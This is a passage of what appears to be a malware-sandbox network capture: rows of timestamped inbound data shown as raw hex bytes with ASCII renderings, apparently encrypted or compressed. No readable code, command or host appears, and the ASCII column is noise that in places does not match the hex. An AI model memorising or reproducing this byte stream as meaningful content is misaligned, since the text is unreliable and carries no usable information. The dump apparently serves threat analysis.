58 49 05 d1 8a ac 05 18 b5 9d b4 b3 c3 35 10 4b 94 df 93 d4 5b f7 47 Data Ascii: z?xjy/.t2a_s-j^Q+).mjmylWE_v8W#6p-Z2IN%95H\$>[VH~,5(B)].[n~xYmr{lor[_@B]{\$w%v\$dGn^C. XI5K[G
2022-05-23 09:47:00 UTC	26	IN	Data Raw: 58 11 c0 c1 05 d2 9f 60 bc d1 19 b0 61 9c 03 ca 31 a4 9b 93 85 6b 0c a8 83 b5 af 51 5c 0e f5 72 2d 37 a4 ef 1f 29 80 bc e2 b7 97 09 4d cb a5 09 39 43 fd 5f 0c 65 fe b0 5d 65 5a ad 20 30 f8 31 23 71 61 64 6d 60 5e 9b 13 06 7a 61 1b ed 4d b9 56 dd a1 22 22 df 71 79 31 9b b4 de a2 78 f1 98 5e 33 55 1f 43 0c ec f9 9e 80 c5 25 0d fc ce 9f 5b af 24 e7 4a 6a 27 6d 56 fa 27 53 f2 94 59 f4 3f 6a d1 8b 0a 8d ab 5d 79 27 f6 92 8a d6 84 c8 83 71 1f c1 8e 7e 59 53 32 e5 40 e0 68 2c 0d bd 1b 4c e4 ed f1 0f 27 2b 82 6b da 10 01 f0 6b 08 dc 56 45 78 db 4f a1 6b c7 f3 79 d6 c3 33 5b 2b a9 ff 2e 7e be 72 52 2a 79 4d a1 fa 3c 92 5b ad da d0 28 e0 f7 67 35 29 1f 21 af 4b 4f 19 1d 21 19 d7 cb 2f 29 32 de 8d 58 b6 e1 ba 47 4e 6d a9 c9 55 20 50 8b 53 24 fd b3 5a 55 Data Ascii: X`a1kQlr-7)M9C_e]eZ 01#qadm~^zaMV""qy1x^3UC%{\$Jj}mV'SY?j]y'q~YS2@h,L'+kkVEXOkys3[+~.r-R*y M<[(g5)!KOI/2XGNmU PS\$ZU
2022-05-23 09:47:00 UTC	28	IN	Data Raw: d8 db 21 aa c1 ce 6a be e2 7d 1b 9e 1d d2 d7 92 29 92 6e f8 16 d1 a7 79 79 ce 8d be 84 03 59 95 6d 86 c7 a3 52 3d 66 44 e6 ea 03 bc a6 4a 5a 2f e0 b6 8e 11 85 32 5e 93 cc f9 13 a5 9f 43 69 05 75 09 e8 f1 3b ff c5 96 0d 9f b5 d9 79 8c 25 e0 dc cd 70 77 69 d3 f1 fb 67 18 b1 90 9b 92 7f 6c 1d cd 5c bf 84 f9 3d 91 23 94 8e 17 2e 92 56 b3 39 39 bc 3b 16 67 5f 45 98 f9 47 75 0a cb c6 3a ce ad 82 48 99 42 ec b2 a6 f3 ff fe 3c d7 e7 f1 c e4 b2 76 f6 c3 08 2c d4 77 71 7b 7c f1 47 56 48 28 b1 44 e7 61 6a 45 16 09 75 89 61 79 2b 8d 70 f9 f6 e2 d3 bc ee a8 32 06 d1 27 65 a0 90 77 40 9e 58 f3 17 28 49 2e cd 2e ea 60 35 d1 d2 73 3c 14 da 4e 62 05 e0 3f 6e f4 3a 03 ef 27 69 b1 d0 ab 58 00 34 99 68 db fa f3 cb 6a a5 03 8e a3 43 9f 40 61 dc c7 1c 8a 90 ae bb 02 8d 4d 93 d3 Data Ascii: !j})nyYmR=fDJZ/2^Ciu;y%pwigl=#.V99;g_EGu:HB<vv,wq[!GVH(DajEuay+p2'ew@X(l..`5s<Nb?n:iX4hJC@aM

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	29	IN	Data Raw: 59 13 14 66 83 bb 3c 7f c0 5d 6a ff c3 e6 68 69 07 84 47 c8 11 33 fd 16 59 f7 ae 49 37 cc 57 a1 61 fd f7 0d b1 c0 2f 39 55 e2 37 64 34 ba fa 35 4b ad 61 17 6c 55 4f bd c3 32 ec 1c 80 f1 f1 d8 f5 dc fb 3a 2a fb a1 f2 a1 20 5d 37 8b 00 fd e2 8c 10 20 df 3b 4b b0 c9 34 cd 13 62 a9 cd 7e e9 a1 8c 3c 76 eb a6 7d 79 da 37 8f 94 f6 77 5d 36 03 c1 55 ef 06 22 1e 24 e9 ab 39 0c 5a 58 00 c8 9e b7 88 6f 2b a9 a8 28 55 03 f3 b2 ea aa 13 dc cc b6 b3 eb 39 c2 3f 32 60 15 37 39 f1 d7 ad 3e bd cc 53 69 9a a0 7b 29 c6 a0 9c 5f 6a e3 66 66 31 e7 ea ca fe 0a f6 87 04 f8 1e 02 27 c7 bd 4c 07 7d 48 d8 93 63 bb 92 e6 f7 93 e5 50 62 8f 58 22 1e cf b7 58 7f f8 a6 ab eb b2 ca 2c dd a1 ed 51 6b 02 9a 06 67 5a c6 ac 71 8e 2f 82 6c 9d fd ca 8f 62 a6 b8 b8 ce 87 c7 69 89 36 fe de Data Ascii: Yf< jhiG3YI7Wa/9U7d45KaUO2:*A]7 ;K4b-A<v y7wj6U"\$9ZXo+(U9?2`79>Si(f)_jff1ox ')HcPbX"X,AQkgZq/lbi6
2022-05-23 09:47:00 UTC	30	IN	Data Raw: 80 5c a9 6c 17 d0 ae 5e 49 12 6e 43 fc 02 38 5e 30 42 71 8f 74 12 32 87 13 e6 bd f6 d1 dd b7 a0 37 27 58 20 76 a4 93 ff 01 fc 50 ec 72 5a 61 a8 d4 3b cd 59 bb c8 8d ed b8 64 a3 6f 73 00 b6 53 7d f1 2b 06 f0 07 b8 0f c6 b8 54 2b 3f 9f 95 dc ec 6d ca 6c b2 5b ef a5 52 98 58 52 2c cf 63 95 b0 cc 0a 00 9c 4a 23 b8 f8 a9 59 bc 0e 9d 0d 2c f1 00 58 b5 2c fe 39 1a 0c 01 de 10 88 dc c1 c3 38 5d 94 0e 16 0e 86 06 93 9d 4e ed f0 b9 e5 13 ec 60 b7 33 4b b2 53 d4 0a 4d 80 3f 47 21 e2 5c 7f c5 ab 11 9e ab b8 bc 16 e0 55 40 92 c6 c9 57 2d 08 54 67 25 54 0b 60 78 fa 02 c7 bd 4c 91 07 3a 94 de 5b e9 e5 d5 d1 fa 99 fb 3e 0c aa 91 ab ed 8e 7a 16 db 71 3f 3d 7c e5 12 39 85 2b c4 cc fe d5 5c c5 99 98 3b 5a a7 46 1f 43 85 d3 5d 65 2f ba b1 2e 95 51 4b 5b c7 4f b5 46 7a 7a Data Ascii: \\\nC8*0Bqt27`X vPrZa;YdosS)+T+?ml[RXR,cJ#Y,X,98]N`3KSM?G!U@W-Tg%T`L:[>zq?=[9+\\;ZFC]/.QK OFzz
2022-05-23 09:47:00 UTC	31	IN	Data Raw: 36 51 a9 6f 41 72 b6 2d 67 aa 95 12 7f 93 70 f4 2b c6 a1 b4 10 6a e3 6c a7 30 f4 e0 a3 ab 0f 6f c7 a7 a4 78 32 07 46 35 d3 6a 07 79 72 ef 96 77 ab 9b f4 22 a4 f9 5a 08 00 74 32 64 ba a6 59 7b de 1e db e7 b2 d0 28 80 41 e9 5a 7a 73 0e 00 73 a0 ef aa 8e 8f 1a a4 01 e8 ef cb 8b 7b ad d5 37 93 fc 42 6d f7 6f d6 cd da 1d f0 cf c2 be 55 5c 3e 4a db 79 87 7d db c3 c4 7c 1e f0 6e a2 5b 6e 81 ab 35 29 e1 8d 96 2a c8 ff f8 5a 92 39 67 57 7c de f3 90 a8 a1 5b 25 89 36 cf 89 c0 e8 e3 24 ae e1 14 eb e5 12 41 92 21 19 df 2b 23 28 87 9c 25 69 46 8a 98 b7 2c 83 e8 0f 4c e1 08 5d 4d 1b 7e fe 50 d5 b1 f7 45 29 15 95 a3 37 90 7b 1e 56 71 cd 9a 3f f0 0d e1 2e 8d 34 58 f9 6a a2 ca 25 69 92 0d 3c 4a 8c aa c1 77 e1 44 3b 0d ca ef 21 96 b1 ea dc 49 56 6f 8e 95 4d a9 a6 f3 80 Data Ascii: 6QoAr-gp+ j0ox2F5jyrw`Zt2dY{({AZss{7BmoU\>Jy}}n[n5]*Z9gW [%6\$AI+#{(%iF<L]-PE)7{Vq?.4X}%i<JwD;\\!VoM
2022-05-23 09:47:00 UTC	33	IN	Data Raw: 01 77 2f 86 9d 45 15 1e 01 4a ef 7b 0b 9d a5 bb 8c 1a 42 5c 5f 83 e6 8a 7d fd 16 7e 86 3b 79 0a e4 75 87 c0 2d 8e bd ba a4 d8 c5 97 ee 57 4b d7 ca c2 da ee d1 ee 12 80 78 b3 c0 ae fe 08 ec 60 1e 5c 50 37 10 0a 57 36 e2 b1 3f d3 43 d4 af 62 13 92 a2 43 f3 65 fe b6 ff 63 34 bb 00 25 dd e1 3d 59 1e 64 6d 66 f3 9d 93 6b 08 61 1f c6 45 81 a5 20 62 dd a2 b4 0f 78 35 a3 31 21 5d 87 f3 a0 18 cd aa e0 c3 60 c2 d1 7c b8 57 dd df 01 d2 8d d6 7b c8 28 49 6a 59 5d 53 fa f7 53 f2 85 53 ba 3e 7b d9 b4 3d 9d 8d 5d 13 29 b8 93 80 c6 bc d5 ac 46 1c 93 f5 55 5f 5d 97 bf 24 a9 9c 2b 68 f0 37 6e c8 b8 9b 1b 3a 02 95 48 48 21 21 c1 4e 7a 9b ae 4d 13 9b 4b 3b 6a 92 8d 6d d0 d6 0e 23 78 e0 36 58 a0 ba fa 0f 96 b1 4f 9c 5d 39 4f b7 d4 24 f9 65 c1 da da fc 77 40 08 55 00 59 2b 35 Data Ascii: w/EJ{B_]~;yu-WKx\`P7W6?CbCec4%=YdmfkaE bx51! ` j{\\iY]SSS>{=})FU_]\$_+h7n:HH!!zNMK;jm#x6X Q]9O\$ew@UY+5
2022-05-23 09:47:00 UTC	33	IN	Data Raw: fb 2c af 0c bd d6 5e 2b 3b 9c 16 51 ec 6d d0 72 9f 58 bb 7b 58 93 71 a9 2b e7 fc 95 b0 c6 74 03 b6 4a 95 ad f8 a9 53 bc 1b 9d 18 06 f1 07 5b 85 25 fe 0a 2a 09 01 5a 10 88 dc e7 eb 79 4c 96 7f 7a 0d 9b 2f 85 96 61 c9 e3 1c 4e 13 ec 6b 8b 1d 4c bf 80 8d e6 2f 80 35 58 27 1c 07 1e be c5 15 b5 5e d4 1e 1c e0 50 5c bf c0 ef 7c 17 04 7d 9c 50 52 f4 4e 61 9e c0 0c eb 04 6a ba fa 29 93 fc 55 c1 45 d5 d1 f0 8b fa 16 9f a8 87 b9 d3 ad 4e 0b db e1 3e 3d 70 cf 5c 22 a8 3c ca 21 9d d5 56 d0 89 66 ae 42 bc 61 1e 64 d6 28 5d 65 21 80 e3 38 98 a8 23 71 eb 6e b3 67 58 b3 99 06 08 6b c7 ea 65 b8 46 dd 9d 20 22 ca 0f 1e 4a 9b 09 df a2 78 f9 9b 6e 39 55 10 43 0c c2 d1 78 80 c5 21 3c e3 f5 b2 6a ad 51 d6 49 60 60 4b 7d 0d 4e 50 c2 8c 2a af 3e 6a db 9c 27 9c 8d 59 48 09 b9 93 Data Ascii: ,+;QmrX{Xq+ JS[%*ZyLz/aNkL/5X"*P j}ORNaj)UEN>=p <\\!FBad e!8#qngXkeF "Jxn9UCx!< Q `K`NP*>`jYH
2022-05-23 09:47:00 UTC	35	IN	Data Raw: c1 ab ac 84 4e ee 7d a9 08 8b 0a 1c d0 c6 ba 85 81 18 b6 30 c4 fd ca 9d 73 82 57 8f 84 de de 40 fd 4d e3 f3 d1 3b ce e0 c6 be 4b 58 1a c8 28 6a 84 7c 33 fd c4 6d 7c 6a 01 d7 2f 6e 8b af 1a 0d e8 9d 92 43 a8 d2 fe 76 b8 02 72 78 6c d0 f3 99 bf de 66 52 88 32 d1 9f 82 de c5 0f ac 2c 55 e5 cd 20 37 92 2b 0b e2 31 6a 56 fd 89 2f 75 6f e1 9e c7 65 d8 fd 23 ba 8e 77 5a b4 64 12 3b ee 78 b4 b1 fd 4f f7 0b b6 88 d7 b0 1f 34 86 6f 90 65 3f f0 98 e3 a2 c5 85 58 f8 42 31 ca 25 63 0c 79 3c 4a 8d d1 eb 77 c9 55 3b 0d 8d ee 33 96 db ca dc 63 93 6e 8e 94 c2 98 a3 f3 d2 f8 2b db da db 25 e0 2e d2 5d 49 6c d3 8a ac e3 1a b5 8c 1d a7 59 4c b8 49 94 de d5 9f 5b f7 6d f2 e5 59 da cc 75 a8 14 1f e4 68 f6 af 4b 72 fa 8d 24 89 16 8e a0 5c aa ba c7 5e b5 56 a5 d6 b4 fe de 88 1e Data Ascii: Nj0sW@M;KX(j3m j/nCvrxlFR2, U 7+1)V/uoe#wZd;xO4oe?XB1%cy<JwU;3cn+%;)\\IYL fM YuhKr\$\\^V
2022-05-23 09:47:00 UTC	36	IN	Data Raw: 09 22 46 32 e2 b7 e3 d5 5c d0 f1 79 39 42 b8 72 21 74 d8 a1 55 4d a3 ad 20 3a e6 39 0b f8 e1 64 67 4b 55 88 1b 2d e4 1f 63 ec 4f bd 54 cb 9f ac 95 b0 d5 78 31 91 10 f2 88 5e fb eb 99 33 55 15 5e 21 e4 f7 06 f2 c5 23 24 8d 10 b5 4c 8f 2d fa 56 4c 34 1c 56 fa 4a 3c 7d 84 2a b0 07 ee db 9c 27 b7 99 a5 6b 48 b9 b8 5b 5c e3 e5 8a 53 33 39 1e 24 5f 59 1d 23 90 b5 ec 2b 62 e9 75 85 ee c6 fa 0c 17 49 a2 33 a0 3c 0c df 7e 12 84 23 4c 17 80 54 8c 2d ca e3 68 c7 85 15 50 fe d1 32 73 6c b2 d2 1c 6b ad 60 71 35 5d c1 00 bf a5 fc 1b a6 fc cb fc 96 8e 67 37 0b 50 52 68 41 20 53 07 0c 0e df b7 4b 03 25 f0 fe 90 b6 e2 80 cd 3f 62 a9 cd 7e 32 43 8e 78 88 f9 a2 5c e8 d6 08 5a 1c fa 2a 5d 32 2c 0d 42 cd 78 37 2d 24 b1 c8 ab 53 24 29 04 d9 92 f4 10 7f 23 cc 84 ab 55 09 dc a1 Data Ascii: "F2ly9BrItUM :9dgKU-cOTx1^3U^!#\$L-VL4VJ<}>*kH[\\S39\$_Y#+bul3<-#LTh"p2Slk`q5]g7PRhA SK%?b~2Cx Z`j2,Bx7-\$S\$)#U
2022-05-23 09:47:00 UTC	37	IN	Data Raw: 5c f8 20 fc ca 25 1c e1 79 2d 49 fd c1 eb 77 e4 57 40 1d ca ef 37 e5 93 cb dc 65 09 42 af b2 5d 9e bf de 76 df 0d d9 7c c6 25 e0 dc ad 40 49 4f d5 a2 f2 66 18 b3 9a 9a b5 7f 45 75 54 bf d3 e9 b7 86 8a 53 f1 e8 76 63 29 3e 80 fa 3f a7 30 26 b1 67 83 fe 9c 27 60 1b ae a0 56 d1 b8 bf 5e b5 5d dd 89 a8 d0 dd df 90 ee 96 02 f5 81 a0 70 a2 e9 25 84 7e 5d a9 62 6b d3 b9 4d 47 0a 0d 43 fc 02 07 69 af 12 5a 65 61 74 25 8e 89 f3 ca ae 98 dd b7 a5 0b 44 d8 7e 7c b5 92 10 f2 fd 50 e2 1b e0 40 76 d6 06 fd 79 36 bb a9 e7 64 73 ec 1e 73 00 fd 5f df f1 2b 06 20 12 5a 0e c7 90 18 2b 3f 95 68 d8 83 c5 db 6c b8 34 34 a4 52 93 76 43 24 c8 05 ad b0 cc ae 6a c7 4a 94 b7 c0 d0 51 bc 0e 4d 1b 2c f1 01 73 c3 25 fe 1b 0b 09 6e 76 11 88 d6 ac 42 78 5d 9e 28 1a 05 9c 58 b9 ba 68 e9 Data Ascii: \\ %y-lwW@7eB V)%@IOFuETsvc)>?0&g`V`)p%-)bMGCiZeat% D- P@vy6dss_+ Z+?hl44RvCjJQM,s%nvBx](Xh
2022-05-23 09:47:00 UTC	38	IN	Data Raw: d1 dc 04 71 53 f3 32 72 1c 89 ff 24 4c 96 77 48 21 54 6f b7 d0 35 fe 1b ac cb fa c5 d4 27 79 1f fe 59 21 a9 57 ac 79 1c 21 12 d1 9a 38 03 23 8d ad 58 b6 e3 fb 6d 4e 62 a8 e3 46 10 52 8b 73 26 ea a6 7c 52 db 32 bc 48 a6 fa 43 1e f8 d0 50 c9 91 ae 3e 24 b1 cb 91 02 5b 58 02 a0 b6 9b 81 7f 52 e6 f9 29 54 23 bc 83 fc b9 3a cd cb b9 a8 95 64 d3 1f f9 6e 76 71 12 0e b6 2d 65 ab 40 77 78 93 71 dc 7a c7 a1 b2 60 4a e3 6c 99 41 d4 e0 b4 aa 25 7c c8 a5 a4 58 1e 07 46 3e e0 6a 16 59 bd fc 6e 66 82 64 f2 09 94 e0 d6 53 85 74 33 48 c1 b6 58 7d a1 15 f3 e8 b3 da 8c 80 41 ec 7f 69 38 89 00 53 a4 c7 ba 83 8f 1c 9e 32 5a d3 1a 95 55 79 d9 38 95 91 4b 21 f7 6b ff f6 88 1c f6 e3 bb f2 4b 4b 17 9f 92 97 79 81 56 ea e0 f0 7e 79 d4 6e a2 2e 62 81 ba 26 21 45 a2 46 32 f6 2c fe 7c Data Ascii: qS2r\$LwH!To5'yY!Wy!8#XmNbFRs&[R2HCP>\$[XR]T#:dnvq-e@wxqx`JlA% XF>Yjnf dSt3HX)Ai8S2ZUy8KlKk KyV-yn.b&IEF2,

Timestamp	kBytes transferred	Direction	Data
2022-05-23 09:47:00 UTC	40	IN	Data Raw: 76 ae 9e 57 03 fd 50 ee 7e 97 6a 7b f7 e3 e0 5a e0 c3 a6 06 41 5d cf 45 73 0a e4 63 6c f5 0b 00 df d7 44 26 39 b8 5e 2d 17 2b 79 dd ea 7b d0 44 d3 5b 9d af 8c 99 5c 78 e3 cf 77 85 b0 cc a8 05 9c 4a d2 fb f8 8b 17 bc 0e 9c 16 1c f2 00 1a 85 25 fe 99 1a 0c 10 f6 48 89 dc c5 c3 20 5c 94 02 0e 20 98 0d 42 94 62 c4 11 11 ef 5f ec 61 aa 08 6d 89 53 f9 57 07 af ef 5d 22 f1 21 1c c3 83 a1 b5 5a bd 9a 0b cd 51 66 ba a7 c9 57 27 d6 50 72 10 98 06 6d 80 9e f8 26 12 9c 6b aa f0 3a 97 ee 51 e9 c2 c6 d1 d6 df fb 3e 0d bb b7 b4 c0 96 5c 0e f3 fd c3 5d 6b f1 18 34 db 8e e3 b7 c9 71 ec a9 01 56 fb bd 6b 06 72 a7 a7 05 e8 09 ad 20 31 e1 1d 3e 57 e9 63 7b 0f eb 9a 13 0c 12 75 0f f8 48 af 25 66 9c 22 28 ac b3 79 31 91 24 d3 89 a9 f2 b3 bf 33 55 0c 73 08 c2 fa 78 80 c5 22 Data Ascii: vWP-j[ZA]EscID&9^~+y[D[xwJ%H \ Bb_amSW]]"IzQfWPrm&k:Q>\>=k4qVkr 1>Wc[uH%fl"(y1\$3Usx"
2022-05-23 09:47:00 UTC	41	IN	Data Raw: 82 07 46 31 cb fb 7a e4 59 d2 ba 53 3f e6 6c 09 92 f2 71 ea 85 74 21 50 91 b7 bd 7b d8 35 71 e8 b2 ba ae a8 00 ed 55 70 0a 9c 15 49 1d c7 ba 8f a9 3a 8d 32 3f 02 ca 8b 6b bf 6c 38 93 87 e1 4b f5 4b fe de 7b 1d e8 7d 73 be 4b 4b 30 c5 d9 59 81 57 60 f3 bd dc 79 f0 6a a0 0e aa 88 ba 37 7c 6f 8c 96 28 dc f3 be 63 94 15 24 de 7f d4 dc 6a dd 9b 4e 25 83 1a 89 8a af d7 9e 9e a8 3f 55 cc ce 23 ec 92 2b 0b f1 1d c8 2f fc 83 2f 7b 42 73 ae f1 16 d8 fc 48 e6 e1 04 51 c9 c4 1b 7e fc 7a a3 cc 5f 4f f7 0f 9c 8b b8 7e 58 34 8c 1b 82 65 3f f1 64 2c a3 c5 89 85 e4 fe ca 21 61 e5 04 a0 4a 8d e4 e9 72 9d c9 3b 0d ce ed 3d 92 c3 55 dc 63 14 6d 80 91 23 06 a3 f3 6c fb 44 4d 03 da 23 e2 db bc c0 48 4f d7 a0 d1 fb 18 b5 88 8e 9a a6 b3 a7 36 09 de e2 98 63 b4 b9 0e 17 0f d6 Data Ascii: F1zYS?lqt!P[5qUpl:2?kl8KK[sKKOYW`yj7o(c\$N%?U#+//[BsHQ~Z_O~X4e?d,>!aJr;=Ucm#IDM#HO6c
2022-05-23 09:47:00 UTC	42	IN	Data Raw: 09 e9 b1 41 4d f0 39 a7 e7 51 ce d1 d5 d1 fa 99 fb 3e 0f 88 8f ff c1 a8 73 1e d3 21 0e ed 64 cf f1 22 a8 30 91 c3 9d 52 56 bb 8d 0a 24 6f bf 4d 2a 4f 83 10 5d 65 2f 86 d8 30 e4 01 20 71 ee 64 6d 60 5d 9b 13 17 0a 7c d0 13 48 9f 2d 7c 9d 22 26 f5 29 53 c6 9b 0d ef ab 78 f6 98 5e 33 55 1f 43 0c c0 d2 6e ac c6 05 06 d4 a5 14 4c 85 33 fc b1 6a 59 5d 55 fa 41 53 f2 85 26 ba 3e 7b d9 8b 31 b0 8a 7d 1b ea b9 93 8e f6 b7 ce 7d 57 1b dd 97 55 50 59 19 08 4b cb 9d 2b 60 ee 0f 61 ed e0 d6 31 47 a4 84 4d d6 17 f4 db 7b 34 f4 ae 42 17 8a 4e 31 61 ec e3 6f cb c7 2f 0f 55 88 91 73 6d ad d5 02 66 4b 64 7b 13 5d 4f b8 d0 35 fd 1b ac da da fa fa ec 4a 34 27 7f 0b d2 e2 20 59 18 0a eb f9 da 09 07 25 d9 8d 58 b6 73 8a 4d 5f 60 b5 d4 78 2a 76 f0 f7 26 ea a2 5b 46 f0 20 ba b7 Data Ascii: AM9Q>sl d"0V\$oS m*O]e/0 qdm`]H- &)"Sx^3UCnL3jY]UAS>{>1}WUPYK+`a1GM{4BN1ao/UsmKd{[O5J4` Y %XsM_`_x^v&[F
2022-05-23 09:47:00 UTC	44	IN	Data Raw: cd 01 86 3e 6e 1b 7e fd 61 99 b9 d1 59 e1 27 98 ae fc 8f 54 1f 70 63 ce 9d 36 f8 91 ff 8f c9 12 5e 97 77 fe ca 2f 7b d2 5c 17 49 8c fb 19 75 9b c0 3b 0d ce fc 37 87 ba e7 d6 72 14 6d 8d 92 31 59 a2 f3 6e fb 2d df 6d 40 24 e0 de 0d 1e 41 58 89 86 a4 6e 96 02 be 77 85 30 7c 88 55 bc 21 e2 9c 5d 84 32 f1 e8 78 32 d1 1b e7 14 1f 90 10 f4 d4 d4 7c fe 98 32 16 7e ab 8c 55 ba ce e5 59 da 9b cb a4 b3 f4 bb 13 37 ef 90 20 82 1b b9 57 68 cf 09 ea c9 5c a9 68 78 da af 30 21 32 fa 05 fc 02 0a 59 7e 1d 71 36 70 7d 34 10 13 e0 b8 74 93 ca ab d7 fa 03 d8 74 60 88 a7 59 7c fe 2b 45 74 49 45 61 ca 59 36 70 31 c2 e2 3c 65 75 89 47 08 b0 f7 67 79 f2 2f 75 21 06 5a 04 a9 64 5f 2b 35 9c 51 dc ec 6d dc 40 a5 70 9a d8 ff 99 5a 56 07 04 74 97 cb 6d a8 05 98 25 0f bc 8f af 7a b0 Data Ascii: >n-aY"Tp c^w/[lu;7rm1Yn-m@\$AXnw0]U[]2x2 2~UY7 Whlhx0!2Y~q6p)4tt`Y +Et!EaY6p1<euGgy/ulZd _+5Qm@pZVtm%z
2022-05-23 09:47:00 UTC	45	IN	Data Raw: 87 9d 2b 68 e6 18 37 75 c6 f0 1f 29 01 95 4a fe 35 1d dc 6a 03 98 62 4c 17 8c 4c ce c2 ed f2 6b f8 bd 02 08 79 2d 32 59 57 a9 be 10 4d bc 66 78 23 54 30 b6 d0 35 b5 1b ac da 1d f9 f9 f7 6f 37 01 59 21 af 41 20 59 1c 21 13 f9 c9 39 03 dd f5 8d 58 4e e3 8a 4d 67 62 a9 c9 13 20 50 8a 40 16 ec a6 82 53 db 23 06 9c 88 3b 5f 4d 9b d0 50 cb bf 95 1f 24 b1 c8 c2 e9 5a 58 00 e0 56 9b 81 7e 21 bd 4d 29 55 0d 56 04 fc c2 ab cd cb 9f fa 46 1b 9d 4e 1b 6b 22 c6 4c 05 02 e8 d2 be 7c a8 e0 46 09 92 f2 d4 c4 b6 2e 19 6a 98 9c 91 06 69 35 f3 ec 99 4f ae fb d6 ed 55 7e 1f a6 06 55 ad eb a8 a4 8c 11 a4 ea c9 ff c8 f0 c9 86 d9 3c fc 2a c6 6d f1 69 e8 c4 f6 03 d0 c3 Data Ascii: +h7u)J5jbLLky-2YWMfx#T05o7Y!A Y!9XNMgb P@S#;_MP\$ZXV~!M)Uv`Ae#",p+nD1t~FK\ F.jj5OU~U<^mi
2022-05-23 09:47:00 UTC	46	IN	Data Raw: 7a ce d2 e8 4f 32 d7 41 e8 7f bf 42 4e 1c 73 9b 0d c8 34 86 17 e2 bd 0b 3c dd b7 a0 21 14 a5 c6 76 a4 93 7d 4c 81 e9 e8 74 4d 47 5a c8 28 97 e4 31 c8 89 eb 6c 59 9d 4d 71 16 98 a3 7c f1 2d 2d e4 00 76 1f ca c3 c8 2b 3f 9b 74 d4 c0 6a d3 6e dd e3 9c a5 54 b3 49 62 2b cf b8 95 b0 cc 36 05 9c 5b e7 40 f8 a9 5b a2 23 b1 2b 2e f5 6f fe 84 25 f8 06 37 28 27 dd 07 97 94 d1 e9 6b 5e ea c9 14 0d 91 3c b1 ad 4e fd ec 1c 60 12 ec 67 b6 5e d4 94 75 fe 5c 25 8a 14 91 06 25 fb 0f c3 80 f2 bc 8a f8 8c 1c e2 72 06 92 c6 c3 7f df 09 56 73 42 3a 0c 46 71 a9 01 0d c3 95 79 bf f2 b6 92 81 f7 e8 d1 d3 c2 fe 88 ff 40 dc a9 87 b9 ee ef 5a 1f f7 1b c1 3d 7a ed 25 1f ba 33 99 77 9d d5 58 11 cc 09 39 40 94 2d 0c 65 f4 98 af 64 2b a7 59 73 f7 31 21 00 a2 64 6d 62 42 9e 11 17 0d 0e Data Ascii: zO2ABNs4<lv]LIMGZ(1IYMq ~v+?tjnTlb+6[[@[#+.o%7("k^<N`g^ul%grVsB:Fqy+@Z=z%3wX9@~ed+Ys1!dm bB
2022-05-23 09:47:00 UTC	47	IN	Data Raw: 1d b1 08 da c1 f1 73 f4 e7 d9 f8 a9 5c 47 ee d1 ca 30 78 8e 05 ff 8a 69 7d bf 5b 66 7e eb 1b db ab a3 67 ab 5e 2f c0 9d 12 b2 5d 8a 8d be 34 5b b1 4c 30 a7 4f 90 42 08 86 46 3e ec a7 0a ef 6a 49 e7 13 23 4a e5 dc 07 98 6a 4e 00 3b d3 ae 19 e0 44 f0 d8 8c 42 69 6d 65 17 61 cd fe 22 7c e2 4a 3a 23 92 64 be 6b aa 0e 94 40 a4 ab 38 46 03 18 91 a5 c5 6c 50 35 4f cd b3 54 07 7d 66 90 5e 7a 2f 70 53 e8 45 38 6d 3e 27 ab fe 7a 98 67 cb c9 bd 84 95 e0 f6 8a ea 27 90 2e 09 22 46 37 44 af 5f 0d 2d 88 41 c0 55 2c ce de e1 c9 1e 23 36 d4 ee 5d b0 87 15 a5 c7 98 31 f8 d1 b8 4f 44 7e 38 af 9c de 73 33 b1 da d3 65 e9 bf 8f 2a 25 88 76 30 5e af 1d 66 f0 fa b0 5e 10 7e b6 d5 65 22 6b 41 35 54 35 1e db 3f 69 b6 0b fe 53 3f f1 74 7f 5f de b4 f5 4f a7 aa e5 97 1b ed c1 b1 bf Data Ascii: s[G0xi]}f~g^/4[L00BF>j #JjN;DBimea"]J:~dk@8FIP5OT}f^z/pSE8m>zg'."F7D_-AU,#6]1OD~8s3e%* v0^f^~e"ka5T5?iS?t_O
2022-05-23 09:47:00 UTC	49	IN	Data Raw: 03 5b 75 e0 cd 89 8e 14 b6 5c 84 de 89 fa ab e5 e3 e4 81 87 dc 01 c9 ef 8c 70 c6 af b9 af fc 76 c4 54 cd ac 53 1f 8b 5a 6d 6d 76 1a b2 8a 2b 1e 1c e1 47 17 24 78 0c b7 c5 30 4d 13 87 4d 86 90 96 32 85 97 45 ae a0 55 4b 66 1f 8f 7c a4 40 4c 47 da 5d cb f6 35 64 7d 25 ab 3f 07 c5 a6 c8 5b 26 df f2 f0 b7 da 63 58 50 53 ec 9e 76 af 81 93 44 70 3e 07 ca 68 97 17 c6 ed 9e ec 45 3b 1e a0 e0 46 e2 7a 1a 2e 39 97 d1 30 ad 39 37 33 47 3a 10 f5 34 3e 49 bc 2a 3f 84 ce 95 19 27 db 8f e7 e8 61 8a 02 60 f5 e6 4e 15 0c b7 bd df 6d bf a4 dd 1e e0 fa 19 dd 2c 17 18 e3 69 4c 4c 47 7f b5 d5 7f 7f 53 cf f2 71 4a 8b ce 25 f6 e8 f5 a4 ce 18 2a bd cf 43 83 77 2c c8 82 42 cc 50 0b a9 b7 dd 34 b2 72 bc 6f bf 96 f7 dc f7 5b 93 5e e0 61 14 57 a0 df 0a 53 78 d9 fa 70 68 0e 6d dd 58 Data Ascii: [u]pvTSZmmv+G\$X0MM2EUKf[LG]5d)%?&cXPSvDp>hE;Fz.90973G:4>!*?a`Nm,iLLGSqJ%*Cw ,BP4ro[^aWSxphfX
2022-05-23 09:47:00 UTC	49	IN	Data Raw: 73 c2 d6 23 25 4f ed 44 0f 87 76 64 2f f0 d9 1a f1 43 37 5c 97 17 a9 2c 38 71 ae cc 52 30 ba cf 06 ed 97 c1 eb 7a 07 6c 88 25 07 19 1c 80 e9 10 7f ef 3f fa 89 c2 6c 39 6d 78 43 ea 50 b2 38 27 b5 b3 a3 d9 11 75 27 16 05 7d dc f3 fd dc ba ba c8 8c 56 2f d4 99 3e e4 58 7a 08 9a 27 b3 16 48 05 3b 1e ff 31 a6 61 b0 ef a5 01 a9 7f c6 af 74 ba c2 9e 91 eb d3 d5 19 d1 ee 68 7a 82 d1 e8 91 6e 59 83 59 ea 3d e7 8f 6b f9 ec e3 ad dd b3 61 87 50 b9 bb 8b 8b c9 23 b2 9a 91 e3 62 0b 06 32 c4 69 e9 8d 8e 6c f8 4c 21 94 0e 1b fc 3f 22 3d c0 ef 4f 83 6c 32 df ac a5 30 fc 3f 22 c5 f0 4c 8c d0 89 5c 9b b0 db 7b c2 1c 85 1f 29 b8 